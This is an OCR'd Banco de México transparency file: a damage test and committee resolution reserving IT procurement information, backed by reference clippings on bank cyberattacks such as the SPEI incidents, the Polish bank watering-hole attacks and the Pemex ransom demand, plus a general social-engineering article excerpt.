En consecuencia, es claro que revelar la **información** contenida en los "metadatos" derivados ***Información de la contratación de las tecnologías de información que directa o indirectamente soportan las operaciones monetarias, cambiarias y de agente financiero que realiza el Banco de México por cuenta propia y a nombre del gobierno federal*** actualizan el supuesto previsto del artículo 113, fracción IV, de la LGTAIP, toda vez que contiene información cuya divulgación "pondría en riesgo la efectividad de las medidas adoptadas en relación con las políticas en materia monetaria, cambiaria o del sistema financiero del país; pueda poner en riesgo la estabilidad de las instituciones financieras susceptibles de ser consideradas de riesgo sistémico o del sistema financiero del país, , o pueda incrementar el costo de operaciones financieras que realicen los sujetos obligados del sector público federal".

Adicionalmente, los Lineamientos Técnicos Generales permiten reservar esta información, publicando en la pestaña correspondiente del portal de Internet una leyenda con el fundamento legal que especifique la información se encuentra clasificada. Esto ha sido realizado por el propio INAI, en el Sistema de Portales de Obligaciones de Transparencia, respecto de la información reportada bajo la fracción XXVII del artículo 70 de la LGTAIP, en el campo correspondiente a "Sentido de la resolución" y "Nota".[15]

Por lo anterior, se clasifica como reservada la información contenida en los metadatos siguientes:

Fracción XXVIII art. 70 de la LGTAIP: *Descripción de las obras, los bienes, servicios, requisiciones u orden de servicio contratados y/o adquiridos,* toda vez que al revelar dicha información al público en general, se pondrían en riesgo las funciones del Banco de México, el funcionamiento del sistema financiero y de la economía nacional en su conjunto.

En razón de lo anterior, y vistas las consideraciones expuestas en el presente documento, con fundamento en lo establecido en los artículos 6o., apartado A, fracción I, párrafo sexto, 28, párrafos sexto y séptimo, de la Constitución Política de los Estados Unidos Mexicanos; 1, 3, fracción XXI, 100, 103, segundo párrafo, 104, 105, 107, 108, último párrafo, 109, 111, 113, fracción IV, y 114 de la LGTAIP; 97, 98, 100, 102, 103, 105, tercer párrafo, 106, 108, 110, fracción IV, 111, 118 y 119 de la LFTAIP, 1o., 2o. y 3o., fracción I, de la Ley del Banco de México; 4o., párrafo primero, 8o., párrafos primero, y tercero, 10, párrafo primero, 12 y 19 Bis 1, del Reglamento Interior del Banco de México; Segundo, fracción VI, del Acuerdo de Adscripción de las Unidades Administrativas del Banco de México; así como Primero, Segundo, fracción XVIII, Cuarto, Sexto, segundo párrafo, Séptimo, Octavo, párrafos primero, segundo y tercero, Vigésimo segundo, fracciones I y III, Trigésimo tercero, Trigésimo cuarto, párrafos primero y segundo y Sexagésimo segundo, de los Lineamientos, se

[15] Esta información puede ser consultada a través de la siguiente liga: http://consultapublicamx.inai.org.mx:8080/vut-web/

clasifica como reservada, **por el plazo de 5 años a partir de la fecha de clasificación,** la ***información de las tecnologías de información que directa o indirectamente soportan las operaciones monetarias, cambiarias y de agente financiero que realiza el Banco de México por cuenta propia y a nombre del gobierno federal y los metadatos listados anteriormente,*** toda vez que el Banco Central continuará utilizando la infraestructura tecnológica protegida por la presente prueba de daño para el ejercicio de sus funciones, considerando que los periodos de reemplazo de la infraestructura tecnológica, y por consiguiente la vigencia de sus propias especificaciones, se extienden a rangos de entre diez y quince años.

United States Government Accountability Office

GAO

Statement for the Record
To the Subcommittee on Terrorism and Homeland Security, Committee on the Judiciary, U.S. Senate

For Release on Delivery
Expected at 10:00 a.m. EST
Tuesday, November 17, 2009

CYBERSECURITY

Continued Efforts Are Needed to Protect Information Systems from Evolving Threats

Statement of

Gregory C. Wilshusen, Director
Information Security Issues

David A. Powner, Director
Information Technology Management Issues

GAO-10-230T

REFERENCIA 3

BadCyber

Making infosec journalism great again!

Several Polish banks hacked, information stolen by unknown attackers

badcyber | February 3, 2017 | Crime, Investigation, banking, malware, Poland

241

REFERENCIA 4

Más Escritorio Cerrar sesión

BAE SYSTEMS THREAT RESEARCH BLOG

Resources Contact us

Home Products Solutions News & Events Partners About Us Careers

Home » Threat Research » Lazarus & Watering-hole attacks

Posted by BAE Systems Applied Intelligence - Sunday, 12 February 2017

LAZARUS & WATERING-HOLE ATTACKS

On 3rd February 2017, researchers at baesystems.com released an article that detailed a series of attacks directed at Polish financial institutions. The article is brief, but states that *"This is – by far – the most serious information security incident we have seen in Poland"* followed by a claim that over 20 commercial banks had been confirmed as victims.

This report provides an outline of the attacks based on what was shared in the article, and our own additional findings.

ANALYSIS

As stated in the blog, the attacks are suspected of originating from the website of the Polish Financial Supervision Authority (knf.gov[.]pl), shown below:

From at least 2016-10-07 to late January the website code had been modified to cause visitors to download malicious JavaScript files from the following locations:

SUBSCRIBE

Sign up to receive our regular Cyber Threat Bulletin.

POPULAR POSTS


TWO BYTES TO $951M


MARACYPTER RANSOMWARE


CYBER HEIST ATTRIBUTION

CONTACT

For further information or to talk to an expert, please contact us.

Contact

REFERENCIA 5

Privacy, Confidentiality, and Security of Health Care Information: Lessons from the Recent WannaCry Cyberattack

Article World Neurosurgery · June 2017

DOI: 10.1016/j.wneu.2017.06.164

CITATION 1

READS 142

1 author:

[illegible] A. Martel

Eastern Maine Medical Center

154 PUBLICATIONS 604 CITATIONS

SEE PROFILE

BANCO DE MÉXICO®

REFERENCIA 6

BANCOMEXT 80 AÑOS

Ciudad de México a 10 de enero de 2018

ACCIÓN OPORTUNA DE BANCOMEXT SALVAGUARDA INTERESES DE CLIENTES Y LA INSTITUCIÓN

El Banco Nacional de Comercio Exterior (Bancomext), informa que, a pesar de las robustas medidas de seguridad con que cuenta, el día 9 de enero fue víctima de una afectación en su plataforma de pagos internacionales provocada por un tercero.

Las autoridades han confirmado que el modus operandi de los presuntos "hackers" es similar a intromisiones ocurridas en otras instituciones en México y América Latina.

Afortunadamente, el protocolo y la oportuna reacción de las áreas responsables de la operación, con el apoyo de los bancos, las autoridades correspondientes y el Banco de México, lograron contener este hecho.

Cabe destacar que los intereses de nuestros clientes y los del propio Banco se encuentran a salvo y que Bancomext está reanudando operaciones para sus clientes y contrapartes.

A medida que exista mayor información se hará del conocimiento del público.

Teléfono de Comunicación Social: 15551024

REFERENCIA 7

BANCO DE MÉXICO®

BANCO DE MÉXICO

Comunicado de Prensa

16 de mayo de 2018

Información sobre la situación del Sistema de Pagos Electrónicos Interbancarios (SPEI)

El día de hoy Banco de México pone a disposición del público en general un micrositio con información de la situación que guarda la operación del Sistema de Pagos Electrónicos Interbancario (SPEI). En este micrositio, podrá encontrar una descripción de los incidentes recientes y el estado de operación del sistema, con información útil para el público usuario del SPEI, la regulación que deben seguir las instituciones Bancarias al operar con el SPEI, así como una descripción de la estrategia de ciberseguridad que sigue el Banco de México para proteger su infraestructura y sistemas con los que se interactúa con el sistema financiero.

Con esta publicación, se destaca a los usuarios de los servicios de transferencias SPEI que el sistema continúa operando sin riesgo a sus recursos.

En dicho micrositio se seguirá incorporando información relevante y de interés al público respecto al SPEI.

1

REFERENCIA 8

ECONOMÍA

Ciberataques al SPEI pudieron evitarse, pero algunos bancos no cumplieron las reglas

El 4 de julio Banxico emitió las reglas del SPEI para fortalecer los controles de seguridad informática pero algunas entidades no las obedecieron.

[illegible] Por Arena Pública

Banorte confirmó que ser uno de los afectados en el robo a bancos por más de 300 millones de pesos.

Banorte confirmó que ser uno de los afectados en el robo a bancos por más de 300 millones de pesos.

Los recientes ciberataques al sistema de pagos pudieron evitarse.

El 4 de julio de 2017 el Banco de México (Banxico) emitió las reglas del Sistema de Pagos Electrónicos Interbancarios (SPEI) para fortalecer, entre otros aspectos, "los controles en materia de seguridad informática" que debían acatar todas las entidades que ubicaran al SPEI. Pero no todos los participantes las cumplieron.

El ciberataque que causó fraudes por cerca de 300 millones de pesos dado a conocer el pasado 14 de mayo, pudo ser evitado de haberse aplicado las regulaciones que se emitieron, aseguraron fuentes cercanas a la investigación consultadas por Arena Pública y que solicitaron mantenerse en el anonimato.


Sin mencionar los nombres de las instituciones involucradas, el gobernador del banco central, Alejandro Díaz de León, aseguró lo mismo el 16 de mayo cuando en conferencia de prensa transmitida vía streaming dio a conocer los pormenores de los ciberataques que, desde el 17 de abril pasado, se perpetraron a los sistemas de los bancos y otras instituciones del sistema financiero que participan en las operaciones interbancarias que se realizan vía el SPEI.

En el documento denominado "Puntos importantes sobre la situación actual del SPEI" y publicado en la página oficial de Banxico, se asegura que una revisión de las obligaciones enviadas en julio determinó "un nivel de cumplimiento heterogéneo" es decir, desigual. En palabras llanas: No todos los participantes cumplieron las reglas.

Y, adicionalmente, el propio banco central destaca en el documento que parte de la regulación que había sido emitida "se refería a los aplicativos que fueron vulnerados".

El instituto central dio a conocer que fueron cinco las entidades financieras cuyo sistema de seguridad informático fue vulnerado. Banorte aceptó públicamente ser una de ellas, por el cual tuvo que migrar a un sistema de conexión alterno, protocolo que también se consideró en la circular 14/2017 emitida por el Banco de México el 4 de julio de 2017 y publicada ese día en el Diario Oficial de la Federación.

Sin embargo en su cuenta de Twitter, Banorte le dijo a sus clientes que la falla no era atribuible al banco, sino al SPEI; versión que se divulgó entre los medios de comunicación.



TE PUEDE INTERESAR

Precio de la gasolina en México hoy martes 10 de diciembre

Precio de la gasolina en México hoy lunes 9 de diciembre

Precio del dólar hoy viernes 6 de diciembre, 2019

SUGERENCIAS DEL EDITOR

México y el FMI, ¿golpe a la confianza por estrenar?

La nueva plataforma de Banxico le "pegará" a las terminales de pago móviles

4 emprendedores imparables que están generando impacto social en México

Recomendaciones del FMI para no echar un saco roto

REFERENCIA 9

14 de [illegible] de 2019 ANUNCIATE SUSCRIPCIONES

EXCELSIOR

NACIONAL [illegible] IDAD ADR NA HACI

Hackers piden cinco millones de dólares a Pemex en ciberataque

Los hackers dejaron una nota de rescate pidiendo 565 bitcoins, equivalente a cinco millones de dólares

12/11/2019 21:36 REUTERS / FOTO: PIXABAY

Los hackers dejaron una nota de rescate pidiendo 565 bitcoins, equivalente a cinco millones de dólares. Foto: Pixabay

REFERENCIA 10

EL ECONOMISTA

LOS POLÍTICOS FACTOR CAPITAL HUMANO

BANXICO IDENTIFICÓ NUEVE EVENTOS EN EL 2019

Ataques cibernéticos generaron afectaciones por 784 millones de pesos


Hubo vulnerabilidad en infraestructura de cajeros automáticos, banca móvil y corresponsales.

Tatiana Moreno
04 de Septiembre de 2019, 23:19

El Banco de México (Banxico) informó que en este año se ha intensificado la cantidad de incidentes cibernéticos de seguridad reportados por instituciones financieras, e identificó los nueve principales donde los atacantes aprovecharon vulnerabilidades en infraestructura de cajeros automáticos, banca de inversión, banca móvil, un corresponsal y un enlace con el procesador.

La afectación total de estos nueve eventos ascendió a 784 millones de pesos. El que generó el mayor impacto, de 462 millones de pesos, se presentó en mayo de este año, a través de la banca de inversión.

MÁS POPULARES



1 T-MÓVIL dice que acuerdo está a millonetros. Pelea para rueda de prensa

2 Netflix podría perder 4 millones de suscriptores en Estados Unidos para 2020
Hace 1 hora

3 Francia multa a Morgan Stanley con 20 millones de euros por manipular deuda pública
Hace 1 hora
Economía británica crece a su

REFERENCIA 11

AFECTACIONES AL SPEI

El sistema financiero mexicano fue víctima de una campaña de ciberataques

Algunas instituciones del sistema financiero en México sufrieron una campaña de ciberataques, a principios del 2017, que afectó los aplicativos y la infraestructura de TI que dan soporte a los servicios de banca en línea.

Rodrigo Riquelme
15 de mayo de 2018, 16:34

+2
2 Votes

Social Engineering Fundamentals, Part I: Hacker Tactics

By: ()

Created 18 Dec 2001 0 Comments

0 0

(http://en-us.reddit.com/submit?url=http://www.symantec.com/connect/articles/social-engineering-fundamentals-part-i-hacker-tactics)

//connect/forward?path=node/1256241)

by Sarah Granger

Social Engineering Fundamentals, Part I: Hacker Tactics
by Sarah Granger (mailto:sarah@grangers.com)
last updated December 18, 2001

A True Story

One morning a few years back, a group of strangers walked into a large shipping firm and walked out with access to the firm's entire corporate network. How did they do it? By obtaining small amounts of access, bit by bit, from a number of different employees in that firm. First, they did research about the company for two days before even attempting to set foot on the premises. For example, they learned key employees' names by calling HR. Next, they pretended to lose their key to the front door, and a man let them in. Then they "lost" their identity badges when entering the third floor secured area, smiled, and a friendly employee opened the door for them.

The strangers knew the CFO was out of town, so they were able to enter his office and obtain financial data off his unlocked computer. They dug through the corporate trash, finding all kinds of useful documents. They asked a janitor for a garbage pail in which to place their contents and carried all of this data out of the building in their hands. The strangers had studied the CFO's voice, so they were able to phone, pretending to be the CFO, in a rush, desperately in need of his network password. From there, they used regular technical hacking tools to gain super-user access into the system.

BANCO DE MÉXICO®

REFERENCIA 13

WaterISAC
Security Information Center

10 Basic Cybersecurity Measures

Best Practices to Reduce Exploitable Weaknesses and Attacks

June 2015

Developed in partnership with the U.S. Department of Homeland Security Industrial Control Systems Cyber Emergency Response Team (ICS-CERT), the FBI, and the Information Technology ISAC. WaterISAC also acknowledges the Multi-State ISAC for its contributions to this document.

ANEXO "6"

BANCO DE MÉXICO

EL COMITÉ DE TRANSPARENCIA DEL BANCO DE MÉXICO

OBLIGACIONES DE TRANSPARENCIA
Unidad Administrativa: Dirección de Apoyo a las Operaciones del Banco de México.

VISTOS, para resolver sobre la clasificación de información determinada por la unidad administrativa al rubro indicadas, y

RESULTANDO

PRIMERO. Que con la finalidad de cumplir con las obligaciones de transparencia comunes, los sujetos obligados pondrán a disposición del público, en sus respectivos medios electrónicos y en la Plataforma Nacional de Transparencia, de acuerdo con sus facultades, atribuciones, funciones u objeto social, la información de los temas, documentos y políticas que se señalan en el artículo 70 de la Ley General de Transparencia y Acceso a la Información Pública (LGTAIP).

SEGUNDO. Que quien es titular de la Dirección de Apoyo a las Operaciones del Banco de México mediante oficio de fecha veinticuatro de enero del dos mil veinte, hizo del conocimiento de este órgano colegiado su determinación de clasificar diversa información contenida en los documentos señalados en dicho oficio, en términos y de conformidad con la fundamentación y motivación señaladas en las carátulas y en la prueba de daño correspondiente, respecto de los cuales se generaron las versiones públicas respectivas, y solicitó a este órgano colegiado confirmar tal clasificación y aprobar las respectivas versiones públicas.

CONSIDERANDO

PRIMERO. Este Comité es competente para confirmar, modificar o revocar las determinaciones que en materia de clasificación de la información realicen los titulares de las áreas del Banco de México, de conformidad con los artículos 44, fracción II, de la LGTAIP; 65, fracción II, de la Ley Federal de Transparencia y Acceso a la Información Pública (LFTAIP); y 31, fracción III, del Reglamento Interior del Banco de México (RIBM). Asimismo, este órgano colegiado es competente para aprobar las versiones públicas que someten a su consideración, en términos del Quincuagésimo sexto y el Sexagésimo segundo, párrafos primero y segundo, inciso b), de los "Lineamientos generales en materia de clasificación y desclasificación de la información, así como para la elaboración de versiones públicas", vigentes (Lineamientos).

SEGUNDO. En seguida se analiza la clasificación realizada por la unidad administrativa referida en el resultando Segundo.

Es procedente la clasificación de la información testada y referida como reservada, conforme a la fundamentación y motivación expresadas en la prueba de daño correspondiente, la cual se tiene aquí por reproducida como si a la letra se insertase en obvio de repeticiones innecesarias.

En consecuencia, **este Comité confirma la clasificación de la información testada y referida como reservada.**

En este sentido, **se aprueban las versiones públicas señaladas en el oficio precisado en el resultando Segundo de la presente determinación.**

Por lo expuesto con fundamento en los artículos, 44, fracción II, 137, párrafo segundo, inciso a), de la LGTAIP; 65, fracción II, y 102, párrafo primero, de la LFTAIP; 31, fracción III, del RIBM; Quincuagésimo sexto y Sexagésimo segundo, párrafos primero y segundo, inciso b), de los Lineamientos, y Quinta de las Reglas de Operación del Comité de Transparencia del Banco de México, este órgano colegiado:

RESUELVE

PRIMERO. Se **confirma la clasificación de la información testada y referida como reservada**, conforme a la fundamentación y motivación expresadas en la correspondiente prueba de daño, en términos del considerando Segundo de la presente resolución.

SEGUNDO. Se **aprueban las versiones públicas** señaladas en el oficio precisado en el resultando Segundo de la presente determinación.

Así lo resolvió, por unanimidad de sus integrantes presentes el Comité de Transparencia del Banco de México, en sesión celebrada el trece de febrero de dos mil veinte.----------

COMITÉ DE TRANSPARENCIA

MARÍA TERESA MUÑOZ ARÁMBURU
Presidenta

EDGAR MIGUEL SALAS ORTEGA
Integrante Suplente

JOSÉ RAMÓN RODRÍGUEZ MANCILLA
Integrante Suplente